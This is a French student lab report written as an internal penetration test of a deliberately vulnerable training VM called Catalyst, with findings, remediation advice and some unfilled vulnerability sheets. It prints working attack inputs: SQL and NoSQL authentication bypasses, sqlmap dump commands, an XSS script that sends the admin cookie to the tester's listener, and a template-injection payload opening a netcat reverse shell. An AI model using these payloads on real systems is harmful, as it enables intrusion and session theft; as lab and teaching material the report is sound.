LY(AX)

Sécurité Applicative

TP Catalyst

MAY NATHAN, ECHEVERRIA SEBASTIEN
02/04/2019

Test d'intrusion interne

I. Cadrage des tests d'intrusion

1. Contexte

L'entreprise **Catalyst Corp** souhaite valider le niveau de sécurisation, à l'aide d'un test d'intrusion interne, de leur principale machine virtuelle : Catalyst.

Catalyst Corp. redoute une compromission de cette machine virtuelle et a donc fait appel à **LYAX** pour la réalisation de cette présente prestation.

Ce test d'intrusion vise à simuler les actions malveillantes susceptibles d'être réalisées par un attaquant interne afin de compromettre la machine virtuelle.

2. Objectifs

Dans ce contexte, voici les objectifs des tests d'intrusion :

- Tentez de compromettre la machine virtuelle « CATALYST »,
- Identifiez les vulnérabilités, leurs fonctionnements ainsi que les risques associés,
- Présenter des méthodes de résolutions pour réduire le niveau des risques.

3. Périmètre

Les tests d'intrusion ont été réalisés en production. La cible de ces tests est :

- Machine virtuelle Catalyst

II. Synthèse

1. Niveau global de sécurité

Les tests d'intrusion réalisés ont permis d'évaluer un **niveau de sécurité global très faible** sur le périmètre audité.

Intitulés	Commentaires
Niveau très satisfaisant	La cible de l'audit répond **parfaitement** à l'état l'art de la sécurité face à de l'intrusion en termes réseau, système et applicatif.
Niveau perfectible	La cible de l'audit répond à l'état de l'art de la sécurité face à une tentative d'intrusion. Cependant, **quelques améliorations** permettront d'améliorer encore d'avantage votre niveau général.
Niveau modéré	La cible de l'audit ne répond que **partiellement** à l'état de l'art de la sécurité face à une tentative d'intrusion. Des corrections notables sont à prévoir pour améliorer le niveau de sécurité général de votre front office.
Niveau faible	La cible de l'audit est exposée à des attaques dont les **conséquences** sont **non négligeables**. Des corrections doivent être apportées à court terme afin de supprimer les vulnérabilités détectées.
=>Niveau très faible	La cible de l'audit ne dispose **pas de mesures de sécurité suffisantes** pour bloquer certaines attaques ayant pour conséquence la **compromission** totale de la machine. Des corrections doivent être apportées dans les plus brefs délais.

III. Synthèse Vulnérabilités

1. Tables des vulnérabilités

Au cours des tests d'intrusion menés, plusieurs vulnérabilités ont été identifiées. Vous les trouverez résumées dans le tableau ci-dessous :

Références	Niveaux de risque	Vulnérabilités	Périmètre/Services concernés	Découverte
Ref-01	**Moyen**	MySQL Injection : Auth Bypass	Authentification http://x.x.x.x/admin/login.php	Chaine de caractère
Ref-02	**Haut**	MySQL Injection : Data Extraction	Bases de données de la machine Catalyst Page web http://x.x.x.x/service.php	Sqlmap (zap / sqlmap)
Ref-03	**Très Haut**	Command Injection	Fonction ping sur la page : http://x.x.x.x/admin/monitor.php/	Ok – page monitor en superadmin - ; command
Ref-04		Faille Logique		
Ref-05		Local File Inclusion		
Ref-06		Désérialisation		
Ref-07	**Très Haut**	NoSQL Injection	Bypass de l'authentification sur la page d'authentification http://x.x.x.x:8080/	[$ne]
Ref-08	**Haut**	XSS	Formulaire de contact : http://x.x.x.x/post.php/	Ok : formulaire contact -> cookie superadmin -> connexion ok
Ref-09	**Haut**	Template Injection	Page web : http://x.x.x.x:8888 Template tornado	?param= {{5*2}}
Ref-10	**Très Haut**	Privilege Escalation (Command Injection)	Tout, machine comprise à 100%	

Pour chacune des vulnérabilités découverte, vous trouverez ci-après les « Fiches vulnérabilités » associées.

2. Plan d'action priorisé

Références	Recommandations	Périmètre/Services concernés	Priorité	Difficulté
Réf-01 - MySQL Injection : Auth Bypass	Correction du code / Vérification des champs renseignés par l'utilisateur	Authentification http://x.x.x.x/admin/login.php	6	2
Réf-02 - MySQL Injection : Data Extraction	Restreindre les accès à la base de données et désactivation de l'affichage des messages d'erreurs de la base de données. Correction du code et de la vulnérabilité « injection SQL »	Bases de données de la machine Catalyst Page web http://x.x.x.x/service.php	5	6
Réf-03 - Command Injection	Exécution de la commande « ping » uniquement après une vérification regex pour une adresse IP.	Fonction ping sur la page : http://x.x.x.x/admin/monitor.php/	4	1
Réf-04 - Faille Logique				
Réf-05 Local File Inclusion				
Réf-06 Désérialisation				
Réf-07 NoSQL Injection	Correction du code du site web	Page d'authentification http://x.x.x.x:8080/	1	5
Réf-08 XSS	Vérification du champ commentaire et désactivation de l'exécution de script sur ce champ.	Formulaire de contact : http://x.x.x.x/post.php/	2	4
Réf-09 Template Injection	Utilisation de Template statique + Vérification et contrôle des URLs	Page web : http://x.x.x.x:8888 Template tornado	3	2
Réf-10 Privilege Escalation (Command Injection)	Durcissement du système d'exploitation, vérification et correction des droits d'exécution et de modification des scripts sur le serveur	Tout, machine comprise à 100%.	1	8

3. Fiches de vulnérabilités

a. MySQL Injection : Authentication Bypass

MySQL Injection : Authentication Bypass			
Ref-01			
Niveau de risque	**Moyen**	Base CVSS : 7	
Etat de conformité	Non-conformité majeure		
Périmètre/Services concernés	Authentification http://x.x.x.x/admin/login.php		
Descriptif	Bypass de l'authentification avec une chaîne de caractère		
Types de failles	☐Organisation ☒Administration	☐Conception ☐Patch management	☒Configuration ☒Développement
Critères de score	Vecteur d'accès **Confidentialité**	Difficulté d'accès Intégrité	**Authentification** Disponibilité
Recommandations	Correction du code / Vérification des champs renseignés par l'utilisateur		

Test effectué :

Nmap -O x.x.x.1-255 > Identification de la machine « Catalyst »

Connexion au site WEB : http://x.x.x.x

Nikto x.x.x.x > http://x.x.x.x/admin/login.php

Essai d'une chaine de caractère sur la page d'authentification :

```
login : '-0||'
pass  : 1
```

Résultat : Bypass et connexion automatique au site en mode ''Admin''.

b. MySQL Injection : Data Extraction

MySQL Injection : Data Extraction			
Ref-02			
Niveau de risque	**Haut**	Base CVSS : 8	
Etat de conformité	Non-conformité majeure		
Périmètre/Services concernés	Bases de données de la machine Catalyst Page web http://x.x.x.x/service.php		
Descriptif	Extraction des informations des bases de données se trouvant dans la machine Catalyst, permettant la découverte de plusieurs utilisateurs		
Types de failles	☐Organisation ☒Administration	☒Conception ☐Patch management	☒Configuration ☐Développement
Critères de score	**Vecteur d'accès** **Confidentialité**	**Difficulté d'accès** Intégrité	**Authentification** Disponibilité
Recommandations	Restreindre les accès à la base de données et désactivation de l'affichage des messages d'erreurs de la base de données. Correction du code et de la vulnérabilité « injection SQL »		


Test effectué :

Owasp Zap : Attaque du site web > Découverte de l'url vulnérable au SQL Injection : http://192.168.174.129/service.php?id=6-2

Sqlmap : Pour découvrir les bases de données >

```
sqlmap -u http://192.168.174.129/service.php?id=6-2 --dbs
```


Découverte des bases : Catalyst & information schéma



Pour découvrir les tables de la base de données « Catalyst » :

Sqlmap -u http://x.x.x.x/service.php?id=6-2 -D Catalyst –tables


Découverte des tables de la base « Catalyst » :



Pour découvrir les utilisateurs contenus dans les tables « users » :

Sqlmap -u http://x.x.x.x/service.php?id=6-2 -D Catalyst -T users –dump

Découverte des utilisateurs les utilisateurs contenus dans les tables « users » + reverse hash à l'aide d'un dictionnaire



Résultat : Récupération du mot de passe « admin » et connaissance d'un compte « superadmin »


c. Command Injection

Command Injection			
Ref-03			
Niveau de risque	**Très Haut**	Base CVSS : 10	
Etat de conformité	Non-conformité majeure		
Périmètre/Services concernés	Fonction ping sur la page : http://x.x.x.x/admin/monitor.php/		
Descriptif	Détournement de la fonction ping entrainant l'exécution de commande directement sur la machine Catalyst en tant que « www-data »		
Types de failles	☐Organisation ☒Administration	☒Conception ☐Patch management	☒Configuration ☒Développement
Critères de score	**Vecteur d'accès** **Confidentialité**	**Difficulté d'accès** **Intégrité**	**Authentification** **Disponibilité**
Recommandations	Exécution de la commande « ping » uniquement après une vérification regex pour une adresse IP.		

Test effectué :

Prérequis : Accès à la page « Monitor » avec le compte superadmin.

La fonction ping est réalisée avec une commande Bash non vérifiée, ce qui nous permet d'exécuter d'autres commandes non prévues à l'origine.



On utilise le caractère « ; » pour exécuter notre commande et ignorer le ping. Nous constatons que nous exécutons les commandes en tant que « www-data »

d. Faille Logique

Faille Logique			
Ref-04			
Niveau de risque		Base CVSS :	
Etat de conformité	Non-conformité		
Périmètre/Services concernés			
Descriptif			
Types de failles	☐Organisation ☐ Administration	☐Conception ☐Patch management	☐Configuration ☐ Développement
Critères de score	Vecteur d'accès Confidentialité	Difficulté d'accès Intégrité	Authentification Disponibilité

e. Local File Inclusion

Local File Inclusion			
Ref-05			
Niveau de risque		Base CVSS :	
Etat de conformité	Non-conformité		
Périmètre/Services concernés			
Descriptif			
Types de failles	☐Organisation ☐ Administration	☐Conception ☐Patch management	☐Configuration ☐ Développement
Critères de score	Vecteur d'accès Confidentialité	Difficulté d'accès Intégrité	Authentification Disponibilité
Recommandations			

f. Désérialisation


Désérialisation			
Ref-06			
Niveau de risque		Base CVSS :	
Etat de conformité	Non-conformité		
Périmètre/Services concernés			
Descriptif			
Types de failles	☐Organisation ☐ Administration	☐Conception ☐Patch management	☐Configuration ☐ Développement
Critères de score	Vecteur d'accès Confidentialité	Difficulté d'accès Intégrité	Authentification Disponibilité
Recommandations			

g. NoSQL Injection

NoSQL Injection			
Ref-07			
Niveau de risque	**Haut**	Base CVSS : 8	
Etat de conformité	Non-conformité majeure		
Périmètre/Services concernés	Page d'authentification http://x.x.x.x:8080/		
Descriptif	Permet de bypass le portail d'authentification du site web, pour être connecté en admin		
Types de failles	☐Organisation ☒Administration	☐Conception ☐Patch management	☒Configuration ☒Développement
Critères de score	**Vecteur d'accès** **Confidentialité**	**Difficulté d'accès** **Intégrité**	**Authentification** **Disponibilité**
Recommandations	Correction du code du site web		

Test effectué :

Exploitation de l'opérateurs de requête $ne (Il correspond à "Différent de") sur le champ « password ». La méthode de connexion est de type « POST », on modifie la requête afin de pouvoir se connecter avec le « mauvais » mot de passe.



h. XSS

XSS			
Ref-08			
Niveau de risque	**Haut**	Base CVSS : 10	
Etat de conformité	Non-conformité majeure		
Périmètre/Services concernés	Formulaire de contact : http://x.x.x.x/post.php/		
Descriptif	Utilisation d'une faille XSS présent dans le formulaire de contact pour usurper l'identité du « superadmin »		
Types de failles	☐Organisation ☒Administration	☒Conception ☐Patch management	☒Configuration ☒Développement
Critères de score	Vecteur d'accès **Confidentialité**	Difficulté d'accès **Intégrité**	**Authentification** **Disponibilité**
Recommandations	Vérification du champ commentaire et désactivation de l'exécution de script sur ce champ.		

Test effectué :

Écouter depuis la vm pentest, en prévision d'une connexion future.

```
Nc -lvp 8888
```

Sur la page http://x.x.x.x/post.php/, dans le champ « commentaire », nous avons renseigné le script suivant :

```
<Script>window.open("http://192.168.28.133:8888?cookie=" + document. Cookie)
;</script>
```

Qui permet la récupération du cookie du « superadmin » dès qu'il regardera le commentaire posté.


Connexion du superadmin > Récupération du cookie :

```
listening on [any] 8888 ...
192.168.28.128: inverse host lookup failed: Unknown host
connect to [192.168.28.133] from (UNKNOWN) [192.168.28.128] 36564
GET /?cookie=PHPSESSID=abiibkdu2knuvppfqnh8v5jot7 HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://127.0.0.1/admin/messages.php
User-Agent: Mozilla/5.0 (Unknown; Linux x86_64) AppleWebKit/538.1 (KHTML, like Gecko) PhantomJS/2.1.1
Safari/538.1
Connection: Keep-Alive
Accept-Encoding: gzip, deflate
Accept-Language: en-US,*
Host: 192.168.28.133:8888
```


```
Cookie=PHPSESSID=abiibkdu2knuvppfqnh8v5jot7
```

A l'aide de l'addon « **editthiscookie** » sur Google Chrome/Firefox, nous pouvons générer ou modifier un cookie pour le domaine http://x.x.x.x/ avec la valeur du superadmin ci-dessus et ainsi usurper son identité et accéder au site avec ses droits.


Résultat : nous avons désormais accès au site web avec le compte « superadmin » :




Cela nous donne accès à différentes pages, comme la page « monitor » contenant le champ « adresse » pour la réalisation de « ping » :



La page « unlock » nous permettant de déverrouiller une 2eme page d'administration grâce à l'exécution d'un script :




Nous constatons le résultat du script :



La 2eme page d'administration est accessible via le lien ci-dessous :

http://192.168.28.128:8080/login.php



i. Template Injection

Template Injection		
Ref-09		
Niveau de risque	**HAUT**	Base CVSS : 10
Etat de conformité	Non-conformité majeure	
Périmètre/Services concernés	Page web : http://x.x.x.x:8888 Template tornado	
Descriptif	Injection de commandes via le Template « tornado » à des fins malveillantes	
Types de failles	☐Organisation ☒Conception ☒Configuration ☒Administration ☒Patch management ☒Développement	
Critères de score	**Vecteur d'accès** **Difficulté d'accès** **Authentification** **Confidentialité** **Intégrité** **Disponibilité**	
Recommandations	Utilisation de Template statique + Vérification et contrôle des URLs	

Test effectué :

Récupération d'information sur le site : http://x.x.x.x:8888/code permettant de connaitre l'argument « param » qu'il est possible d'utiliser.

Sur la machine pentest, lancement de l'écoute sur le port 4444 :

```
Nc -lvp 4444
```

Exploitation de l'argument « param » : pour que la machine Catalyst lance une connexion vers la machine pentest

```
http://IP_VM_CATALYST:8888/?param=%7B%import%20os%%7D%7B%7Bos.popen(%22nc -e /bin/sh IP_PENTEST 4444%22). Read ()}}
```

Résultat : La connexion est établie entre les 2 machines, pour des raisons de confort nous allons faire évoluer cette fenêtre 'Bash' en 'Shell' à l'aide de :

```
Echo "import pty ; pty. spawn('/bin/bash')" > /tmp/asdf.py python /tmp/asdf.py
```

Nous pouvons donc exécuter des commandes directement sur la machine Catalyst, en tant qu'utilisateur : tornado

Cette étape par la suite de réaliser une élévation de privilège. (Devenir root/administrateur de la machine Catalyst)

j. Privilege Escalation (Command Injection)

Privilege Escalation (Command Injection)		
Ref-10		
Niveau de risque	**Très Haut**	Base CVSS : 10
Etat de conformité	Non-conformité majeure	
Périmètre/Services concernés	Tout, machine comprise à 100%	
Descriptif	Élévation des privilèges d'un accès utilisateur. Un utilisateur devient root de la machine.	
Types de failles	☒Organisation ☐Conception ☒Configuration ☒Administration ☐Patch management ☐Développement	
Critères de score	**Vecteur d'accès** **Difficulté d'accès** **Authentification** **Confidentialité** **Intégrité** **Disponibilité**	
Recommandations	Durcissement du système d'exploitation, vérification et correction des droits d'exécution et de modification des scripts sur le serveur.	

<u>Test effectué :</u>

Découverte des tâches planifiées sur le serveur via la vulnérabilité « Command Injection – Ref-03 » :

```
Cat /etc/crontab
```

```
# /etc/crontab: system-wide crontab # Unlike any other crontab you don't have to run the `crontab' # command to install the new version when you edit this file # and files in /etc/cron.d. These files also have username fields, # that none of the other crontabs do. SHELL=/bin/sh PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin # m h dom mon dow user command 17 * * * * root cd / && run-parts --report /etc/cron.hourly 25 6 * * * root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily ) 47 6 * * 7 root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly ) 52 6 1 * * root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly ) */1 * * * * root /usr/local/bin/phantomjs /root/scripts/xss.js #
```

Vérification des droits sur le script « phantomjs »

```
Ls -ls /usr/local/bin/phantomjs
```

```
0 lrwxrwxrwx 1 root staff 53 Jun 26 2018 /usr/local/bin/phantomjs -> /usr/share/phantomjs-2.1.1-linux-x86_64/bin/phantomjs
```

Résultat : Les droits nous permettent la modification et l'exploitation du script. Cela nous permet d'exécuter une tâche planifiée en tant que « root » et ainsi gagner ses accès.

4. Axes d'amélioration supplémentaires

a. Signature apache

Désactivation de la signature apache dans le fichier de configuration.

b. PHP

Désactivation de l'accès à distance aux informations liées à PHP.

c. Politique des mots de passe

Mise en place d'une politique de mots de passe administrateurs :

- 8 caractères (minimum)
- Caractères spéciaux
- Au moins 1 majuscule, 1 minuscule, 1 chiffre
- Changement tous les 3 mois

d. Scripts

Suppression des commentaires renseignés dans les scripts et mettre en place une gestion de documentation et d'exploitation

e. Analyse de requêtes et logs

Mettre en place un WAF (Web Application Filter)

Mettre en place un SIEM (System Information and Event Manager) afin d'analyser/d'alerter tout comportements anormaux.